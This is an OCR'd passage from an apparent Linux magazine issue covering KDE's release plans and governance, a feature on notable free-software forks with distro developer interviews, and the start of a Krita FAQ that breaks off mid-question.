
Experiences in the world of mobile and web applications have shown that users are far more likely to start using features and appreciate small batches of them instead of large dumps. Short release cycles can bring bugfixes and improvements to users much faster. On the other hand, most users of KDE access their software and updates through the downstream distributions, which are on slower release cycles even though they have repositories for updated software.

Albert Astals Cid, from the KDE release team, points out, "This discussion needs to include the distributions as much as the upstream developers. And in any case, both KDE release infrastructure and promotion will have to be adjusted as well."

This discussion was started on the community list by Mario Fux, release team member and better known as the organiser of the famous 'Randa' meetings. His proposals, based on extensive discussions with key members of the release team and developers, include:

- Cleaning up the core set of KDE applications.
- Grouping releases in a regular but non-mandatory cadence.
- Making the KDE Applications 4.15 release a Long Term Supported one, moving to Frameworks 5 after that.

The trend towards shorter release cycles requires many questions to be answered before it becomes feasible in practice. But a move to Frameworks 5 is certain to happen at some point – the question is when, not if. Albert highlights the main problem, "We need to move to KF5 since we don't have the manpower to keep supporting both 4 and 5 versions of apps; but we can't rush the move to KF5 since we can't afford bad quality. My thinking goes between killing the KDE 4.x applications release concept and switching to a "KDE Applications 2014" release concept, where apps can either be 4- or 5-based and making 4.14 a very long supported release with the ability to add small new features while we do releases of 5 with the apps that are ready. The first helps with making sure apps move to 5 when they are ready and not rushed. It has the problem that some people will


Widgets

Categories

Activities
Shows the activity manager

Activity Bar
Tab bar to switch activities

Analog Clock
A clock with hands

Application Launcher
Launcher to start applications

Application Menu
A launcher based on cascading popup menus

Battery & Brightness
See the power status of your battery

Calendar

Device Notifier
Notifications and access for new devices

Digital Clock

Folder
Display the contents of folders

Lock/Logout
Lock the screen or log out

Get new widgets

Activities and Widgets are still a central part of the future of KDE, but the way you interact with them is being refined.

KDE e.V. Most of the mystery surrounding KDE's organisation is thanks to German law

You can't talk about KDE and governance without bringing up KDE e.V. (eingetragener Verein or registered association). This German non-profit is the legal organisation behind the KDE community, and it plays several important roles. Initially set up to handle funding for KDE's conferences, the e.V. now organises events all over the world, from Camp KDE and Lakademy in the Americas to conf.kde.in in India. In addition, many Developer Sprints, usually with about 5–15 people, are supported, as are the annual meetings in Randa in the Swiss Alps, which can attract 40–60 developers. It also provides legal services and pays for infrastructure such as servers.

But the eV is also an agent of change, as Cornelius Schumacher, president of KDE e.V. and long-time KDE contributor explains: "KDE e.V. provides a place where core KDE contributors come together and discuss a wide variety of subjects.

"In the last eight years or so, KDE e.V. has been the major driver behind increasing the number of developer sprints and has created the Fiduciary Licensing Agreement, which allows it to re-license KDE code when needed, while protecting developers' interests. The Code of Conduct originated with KDE e.V., as did the Community Working Group, which helps deal with communication issues."

Each year, KDE developers get together at the Akadamy conference. Last year's event was in Bilbao, while this year's is in Brno, Czech Republic. Photo CC-BY-SA: Knut Yrvin

A recent example of KDE's ongoing improvement efforts is the KDE Manifesto. This has been a long time coming, but Kévin Ottens, a core KDE contributor instrumental to the KDE Frameworks 5 efforts got it to the finish line.


The Manifesto explicitly defines the KDE community's values and commitments to each other. The importance of this can hardly be overstated – knowing who you are and what you want helps you make decisions but also shows others what you are about. The KDE Manifesto made plain what was involved in being part of the KDE Community, including the benefits and the ways we operate.

As Kevin said, "Something like the KDE Manifesto was necessary because we're an extremely self-organised community. At some point you need some form of regulation, and since we wouldn't like something bureaucratic, relying on culture and values instead is a much better match."

prefer to keep doing features in their 4 version and will delay the port to KDE 5 indefinitely."

The 4.x series will be with us for the time being, and a Frameworks 5 series will be available at some point in parallel. Regardless of the series, applications will work fine under any desktop. Developers want to ensure that migration is not an issue.

When KDE began more than 15 years ago, development was application-driven. Libraries were intended to share work, making development easier and faster. New functionality in the libraries was added based on simple rules. For example, if a particular functionality was used in more than one place, it was put into a shared library. Today, the KDE libraries provide high-level functionality like toolbars and menus, spell checking and file access. They are also used to fix or work around issues in Qt and other



Compositor Settings for Desktop Effects

[✓] Enable compositor on startup

Animation speed: Instant – Very slow

Scale method: Crisp

Rendering backend: XRender

Tearing prevention ("vsync"): Automatic

Keep window thumbnails: Only for Shown Windows

Expert: [ ] Suspend compositor for full screen windows

Experimental: [ ] Enable color correction

As Linux graphics moves away from X11, KDE's compositor will support Wayland without too much effort.

libraries that KDE software depends upon. Distributed as a single set of interconnected libraries, they form a common codebase for (almost) all KDE applications. The KDE Frameworks – designed as drop-in Qt Addon libraries — will enrich Qt as a development environment. The Frameworks can simplify, accelerate and reduce the cost of Qt development by eliminating the need to reinvent key functions.

All change

Qt is growing in popularity. Ubuntu is building on Qt and QML for Ubuntu Phone and planning to move over the desktop in the future. The LXDE desktop and GCompris projects are in the process of porting over to Qt. Subsurface (a divelog project made famous by having Linus Torvalds as core contributor) has had its first Qt based release. With Frameworks, KDE is getting closer to Qt, benefiting both, as well as more and more users and developers.

But in all this change, it is crucial that the KDE community preserves what makes it work well. KDE has gotten where it is today by the culture and practices of today. Like in any community, these are hidden rules that enables KDE to pool the knowledge of so many brilliant people, and without too much politics, to make the best decisions possible. This includes well known Free Software soft rules like Who Codes, Decides, RTFM, Talk is Cheap and Just Do It, but also very KDE-like rules such as Assume Good Intentions and Respect the Elders. And, as Kevin Ottens points out, "just like in the French *Liberté*, *Egalité*, *Fraternité*, the rules are inseparable and interdependent. They are what makes KDE such an amazing place, full of creativity, innovation and fun."

Fork it!

Forks have created some of the best projects in Free Software, but their origins are usually controversial and messy. **Mike Saunders** investigates.

Imagine you've been using a certain program for years. You absolutely love it, and you can't live without it. You know every feature, menu item and keybinding like the back of your hand. Then suddenly the development team announces a major change: they're redesigning the interface, or removing features to make the program more accessible to newcomers.

You're incensed. You join the hordes of angry users on forums and IRC, and complain bitterly about the program's sudden change of direction. You're deeply disappointed, and while you may be able to understand the argument from the developers' perspective, it doesn't stop the fact that the program you use every day and may even depend on for your livelihood is about to change drastically.

Now, if this were a closed source program, you're up a certain creek without even a Starbucks coffee stirrer for a paddle. If you're a programmer, you might be able to gather together some fellow hackers to begin work on an open source version of your beloved app – but it could take years to reach the same level of functionality. In other words, you're stuck.

Fortunately, we users of free and open source software don't have this problem. At any point we can take a program's source code and split it off – or "fork" it – into another project. It happens all the time, sometimes for good reasons, and sometimes for bad ones, but without question the ability to fork a program is one of the Free Software community's great strengths.

"The ability to fork a program is one of the Free Software community's great strengths."

Many of the most popular and famous programs we use began as forks, often in controversial or unpleasant circumstances. So over the next few pages we'll explore why forks happen, look at some of the most notable, and talk to developers who've forked projects to see if they can reunite their codebases further down the line.

When development paths diverge

The most common catalyst for a fork is when the development team behind a project decides to redesign the software, or focus on a different type of user or platform. A great example of this is Gnome 3, which is one of the most controversial overhauls in the history of Free Software. Previous versions of Gnome 2.x had been rather conservative in their approaches to the desktop – you had a familiar taskbar-like panel, a software menu, and so forth.

Then the Gnome team announced a major redesign, which featured a completely different way of working with and managing windows. There was going to be more focus on touch interfaces, while some advanced features and customisation options were removed in the name of simplicity and consistency. As expected, there was uproar among many Gnome users. Here are some classic quotes from the internet as Gnome 3 was released:

> "A thank you is in order from the Xfce team, as the release of Gnome 3 has urged me (and many others) to switch to Xfce."
>
> "Gnome 3 does put you into the driver's seat – that of a train on a single track."
>
> "If Gnome 3 happens to coincide with the ways of working that you find most efficient, then congratulations: you are a very lucky person. Enjoy the productivity while it lasts – you have about three years before they start the next ground-up rewrite that will replace the interface you love with something you will almost certainly consider an unwieldy abomination, and you will suddenly find yourself begging for configuration options."

That last quote, in particular, reflected much of the sentiment from long-time Gnome users. It had taken many years and releases for Gnome 2.x to reach a state of maturity and completeness – and now the developers wanted to rewrite major chunks of it from scratch? What's the point of getting used to Gnome 3 when Gnome 4 could just change everything once again?

Flexing the muscles

Incidentally, this is one of the by-products when a largely unpaid community develops a project. Maintaining feature-complete and stable software is boring: you can't show off your awesome programming skills. Many of the original Gnome 2.x developers moved on to other things as the years went by, while newer hackers wanted to make more aggressive changes.

Some people loved Gnome 3, and it brought some fresh approaches to the table of UI design. And even though the first few releases were pretty rough around the edges, new (or previously existing) features have been added over time.


Anyway, as expected, it didn't take long for a fork of Gnome 2.x to arrive. An Arch Linux user known as Perberos set up the Mate project (**www.mate-desktop.org**), which intended to keep Gnome 2's codebase up to date. That is, it would be updated to fix bugs, close security holes and work better with modern libraries. Initially Mate was dismissed by many on the net: comments like "it's doomed to fail" or "nobody wants to maintain it" were common.

Yet Mate development ramped up; distributions started to include it in their repositories, and now we have an attractive and modern Gnome 2.x-like desktop environment that's a great alternative for those who dislike the Gnome 3 style. In the end, everybody has won – but it was a painful process getting here.

Proprietary forks

Closed source forks of Free Software are rare, thanks to the GNU GPL licence, which prohibits them. But not all projects use the GPL, and other licences let companies take an originally open source project and create a proprietary fork. Orbis OS, the operating system that's used on the PlayStation 4 is a good example: it's based on FreeBSD 9, but Sony is under no obligation to release its modifications back to the community.

Wine, the Windows compatibility layer that's famously not an emulator, used to be released under the X11 licence, which allowed a few proprietary forks, such as Cedega, but later on the Wine team switched to the GNU LGPL. And this is why the GPL vs BSD licence debates never stop: BSD supporters claim to have the most "free" licence because there are very few restrictions, whereas GPL fans say they are more free because their restrictions enforce freedom down the line.



You can't see the details here (full version at **http://tinyurl.com/linuxforks**), but this graph shows the hundreds of distributions forks since Linux came to life.

When developers just don’t get on


Developers can be a prickly bunch, and while the best code should always win, personalities often get in the way of progress. Many projects have forked because of spats between developers, such as when Theo de Raadt was ejected from the NetBSD operating system team for “a long history of rudeness towards and abuse of users and developers” of the project. De Raadt went on to make OpenBSD, which brought us OpenSSH and LibreSSL – both essential tools.

But the most notable fork involving developer personality clashes was XFree86 and X.Org. In 2003, XFree86 had been the standard X Window System implementation on Linux for many years, and development was sluggish. The “core team” was regarded as an old boys club, hindering progress, and Keith Packard, one of the most experienced and respected of the X Window System developers, started to look into starting a new project.


David Wexelblat, a member of the XFree86 core team, launched a scathing attack on Packard via the mailing lists, accusing him of doing one of the most “low-class, unprofessional, and tactless things I have ever experienced in my professional career”. Packard was booted off the XFree86 project – but that didn’t stop him. He created **xwin.org**, a meeting place for X developers who wanted to work in a more progressive and transparent project, which eventually led to the X.Org server used in virtually all Linux distributions today.

XFree86’s popularity declined rapidly, and by 2009 it was effectively dead. Meanwhile X development picked up pace as it moved away from XFree86, with the source code becoming more modular and easy to compile, while the need to edit the dreaded configuration file became rarer thanks to auto-configuration.

Many other forks have become the “standard” versions after a while. EGCS split off from the GCC compiler suite in 1997, providing various experimental new features, and GCC development stalled. Then in 1999, the Free Software Foundation “blessed” EGCS as the standard compiler, and the projects merged. Similarly, LibreOffice forked from OpenOffice.org, and has become the most used flavour of the office suite in major distros today.


Activities
Mon 12:16
Type to search...
Photos
Maps
Make 3D animation films
Blender Foundation – Tears of Steel
Software
blender.org – Home of the Blender project – Free and Open 3D Creation Software
6 new messages
Gnome 3’s redesign was both loved and hated, but thanks to Mate the old 2.x codebase stays alive.

“XFree86’s popularity declined rapidly, and by 2009 it was effectively dead. Meanwhile X development picked up pace as it moved away from XFree86.”



Recent Changes to XFree86

Below is a recent extract from the XFree86 change log. The full change log can be found in the XFree86 source tree (`xc/programs/Xserver/hw/xfree86/CHANGELOG`) and at our CVSWeb server.

XFree86 development code can be accessed directly from the CVS repository. Information about this can be found on our CVS page.

Change log extracts are also available for the following branches: 3.3, 4.0.2, 4.1, 4.2, 4.3, 4.4, 4.5.

```
XFree86 4.8.99.1 (?? February 2009)
   7. Deal with a build issue introduced by "security" update 2007-004 to
      MacOSX.  This update, present in MacOSX 10.5, by default disables the use
      of the DYLD_LIBRARY_PATH environment variable that supplemented the
      run-time library search path.  To overcome this, change the build to link
      bdftopcf, fc-cache, mkfontdir, mkfontscale, xcursorgen and xkbcomp
      utilities against static versions of the libraries generated by the
      build.  Although this is currently only done for Darwin 9 and later, this
      is written in such a way that this can be done on any other platform
      should the need arise  (Marc La France).
   6. Fix links against libGL that arises on MacOSX Jaguar due to its confusion
      over whether to use the build-generated library or a system-provided one
      (Marc La France).
```

Here’s the latest update to the XFree86 changelog – from 2009! The project effectively became dormant after it kicked out Keith Packard, one of its most talented and respected developers.

When forks are encouraged

There’s something I’d like to share from my own personal experience of running a Free Software project. From the outset, MikeOS (**http://mikeos.sf.net**) was designed as a learning tool to show how a simple 16-bit assembly language operating system works. Over the years I’ve had countless patches thrown at me from developers around the world, often incorporating brilliant new features, but usually I’ve turned them down. They add layers of complexity and support for things that I don’t know inside-out, making the project lose track of its goal.


One developer was submitting so many great new features and additions that I said: “OK, because we can’t fit all these into the project, please fork into a super-MikeOS and share your work with the world.” And TachyonOS (**https://code.google.com/p/tachyon-os**) was born. I was delighted to see this fork – it meant that MikeOS stays true to its focus, while new features can be added elsewhere.

From the horse's mouth

Projects are still splitting today. This is especially common in the distribution world: someone takes distro A, changes a few packages and the desktop theme, and releases distro B. Fair enough – FOSS is all about freedom and choice – but our community often ends up with many distros doing almost exactly the same thing, and duplicating a lot of effort.

With this in mind, we contacted a bunch of distros that began life as forks, and asked them if they could consider merging with the original (or very similar) projects. For instance, Mageia and OpenMandriva both started as forks of the newbie-friendly (and now defunct) Mandriva distro. Kate Lebedeff of OpenMandriva told us: "We know some contributors from Mageia team, some are friends, and we often meet at events and conferences, exchange ideas, experience and expertise, but so far contacts are not that regular."

When asked if she could ever see the two distro merging, she responded with: "We are fully open for discussing collaboration options with all responsible open source communities and persons – everybody is welcome to join." Mageia and OpenMandriva have some technical differences, but it'd be good to see the distros working together more closely in the future, and it's a good thing that neither party rules it out.



LXLE (**www.lxle.net**) is a fork of a fork of a fork, but it's still a jolly good lightweight distro.

Mageia/OpenMandriva

When we asked Mageia the same question, their press contact told us: "There are certainly no current plans to merge the two projects, as they are probably quite diversified now, but I don't think we would ever say never." Developer David Walser provided a more thorough response:

"Some have cited technical reasons for not merging when this question has been raised in the past, but those concerns are overblown, and not at all insurmountable if the two communities really did want to merge the distributions... However, for the two to merge, they'd have to agree on a shared philosophy for what they're trying to develop, and both communities would have to see value in merging.

"There currently are enough philosophical differences to make it hard to imagine happening in the near future, though there would be obvious value on both sides of sharing development resources and reducing duplication of effort. What's more likely, and likely to be more valuable, would be some collaboration, in packaging in particular, to achieve those benefits without having to completely merge the projects."

The *buntu variants

Next, we asked Ronnie Whisler of LXLE (a distribution based on Lubuntu (which is based on Ubuntu (which is based on Debian))) if he considers his project a fork, or a distro in its own right. He gave us an insight into the frustration that can grow inside developers, which leads to new projects being born.

us: "I don't consider it a fork, nor really a distro for that matter. It's an eclectic respin, and while it can be argued that most distros are essentially respins, I think LXLE is probably the poster child as such."

Whisler explained that he got tired of installing Lubuntu and making the customisations that he needed each time. But instead of making his own distro to solve this, couldn't he have tried working with the Lubuntu team to get his modifications and proposals integrated?

"I made a few of my ideas known on mailing lists and such, but they were mostly ignored or I was told why they weren't good ideas, by the moderators mostly. The actual 'Lubuntu Team' never contacted me directly – a couple of their 'social servants' did though, after LXLE became available, and that proved to be difficult at best. They seemed only interested in telling me what I should do and what I should learn. Outside of that however there was little actual technical help. That was fine with me because I had no intention of changing my ideas because someone claimed to have a 'title/role/association' with the Lubuntu project. It's an old saying: those looking for power/authority are the very ones that should never have it... I have very little contact with them outside of bug reports."

Linux Lite

Finally we talked to Jerry Bezencon of Linux Lite, an Ubuntu-based distro featuring the Xfce desktop. We asked him if having multiple distros with very similar aims (given that Xubuntu already exists) helps Linux adoption, or it just leaves newcomers to the operating system feeling confused. He said:

"Newcomers are a lot smarter than some give them credit for. They're quite capable of choosing a distribution that exactly meets their everyday needs. Social media, online articles and reviews, magazines and YouTube videos provide a wealth of information on which they can base their decision. 'Distro hopping' also enables people to find what they are looking for.

Choice is empowering; people react badly when that is no longer available to them. That is directly evident from reading our feedback page where people have stated that after X number of distributions, they have finally found one that they can settle on: **www.linuxliteos.com/feedback.html**. I'm not against pooling resources – that's simply not our focus at the moment, but one day it may be. For now, the end user has our undivided attention." LV

FAQ KRITA

The Gimp isn't the only great drawing tool for Linux.

GRAHAM MORRISON

Q Krita – isn't that the KDE-based graphics editor you reviewed in a previous issue?

A Yes it is. We reviewed version 2.8 back in issue 2. We liked it. But more importantly, we don't think enough people know about it. One of the reasons why it's sometimes overlooked is because it's part of KDE's Calligra suite of applications, which includes a word processor, a spreadsheet and a presentation package alongside an ideas-mapping tool and a vector drawing application. Not only is it easy for Krita to get lost among its fellow roommates, but the drawing components in office suites haven't always set the world on fire.

Q You mean like the Draw app that's part of LibreOffice?

A Sadly, yes. Krita is a worthy application in its own right, and perhaps being bundled into such a broad suite of loosely related applications isn't doing it any favours. This is a shame, because it has the potential to become the best image creation tool on Linux.

"Krita has the potential to become the best image creation tool on Linux."

Q But we already have The Gimp, which is great!

A Exactly. That's popular misconception number one. The Gimp is a venerable, powerful and stable pixel editing tool. We couldn't do our jobs without it – whether that's loading Photoshop files on Linux or exporting PNG files with alpha channels intact. But Gimp fulfils a very specific requirement; image editing and transformation. It's not great at image creation and its development has slowed to a crawl. It's lacking CMYK support, for instance, which is essential if you're working with print, limiting its use as a tool for professionals. It's also burdened with a rather stupid name.

Q Krita hardly rolls off the tongue either...

A That is true. But at least the word 'krita' is Swedish for 'crayon' which says something about Krita's target audience. Could the same be said for The Gimp? And there's also another big advantage with Krita's name; you can safely let your children type 'krita' into a Google image search without looking over their shoulders.

Q Why don't you have a go at Gimp's GUI while you're at it!

A It has something to do with glass houses. There seems to be something of a tradition with graphical editors that the GUI needs to be as sprawling and as incomprehensible as possible. Adobe Photoshop has this problem, as does Blender. And so too does Krita. But as with all these tools, after you get used to the layout, it's no longer a problem but a feature. We just feel for beginners when presented with so many options and buttons to click.

And things are getting better. We could have forgiven you a few years ago if you thought Krita looked like an interesting idea in need of a little extra effort. But those times are gone and Krita is now a fully fledged application, and incidentally, one of the most powerful of its kind regardless of operating system.

Q What advantage does Krita have over Gimp?

A First, it's important to understand that Krita is a different kind of application. It's meant primarily for creation rather than editing, and specifically, creation by drawing. Krita can edit images, enable you to select areas, create layers and add filter effects – many of the same things you can do with Gimp. But Krita is not very good at being pixel perfect. Instead, it has many tools that can emulate the various elements that traditional artists use to create their art, and when these are combined with the all the other features, it becomes a fully fledged creation tool – from initial ideas and concepts through to the finished image. One of its best features is being able to work with both bitmap and vector layers at the same time.

Q Does that mean Krita is only going to be of use to iPad-loving David Hockney?

A Not at all. Of course, you can choose to create images with a tablet and a stylus – Wacom tablets, in particular, have become a great option since the community-sponsored Wacom Linux Project gained momentum. For many illustrators that's the only way to work, and many illustrators choose to use Krita for exactly this purpose. But Krita is for everyone. Drawing can be useful. But it's also fun and educational. Remember Deluxe Paint, for instance?


Q Wasn't that a drawing application for the Amiga?

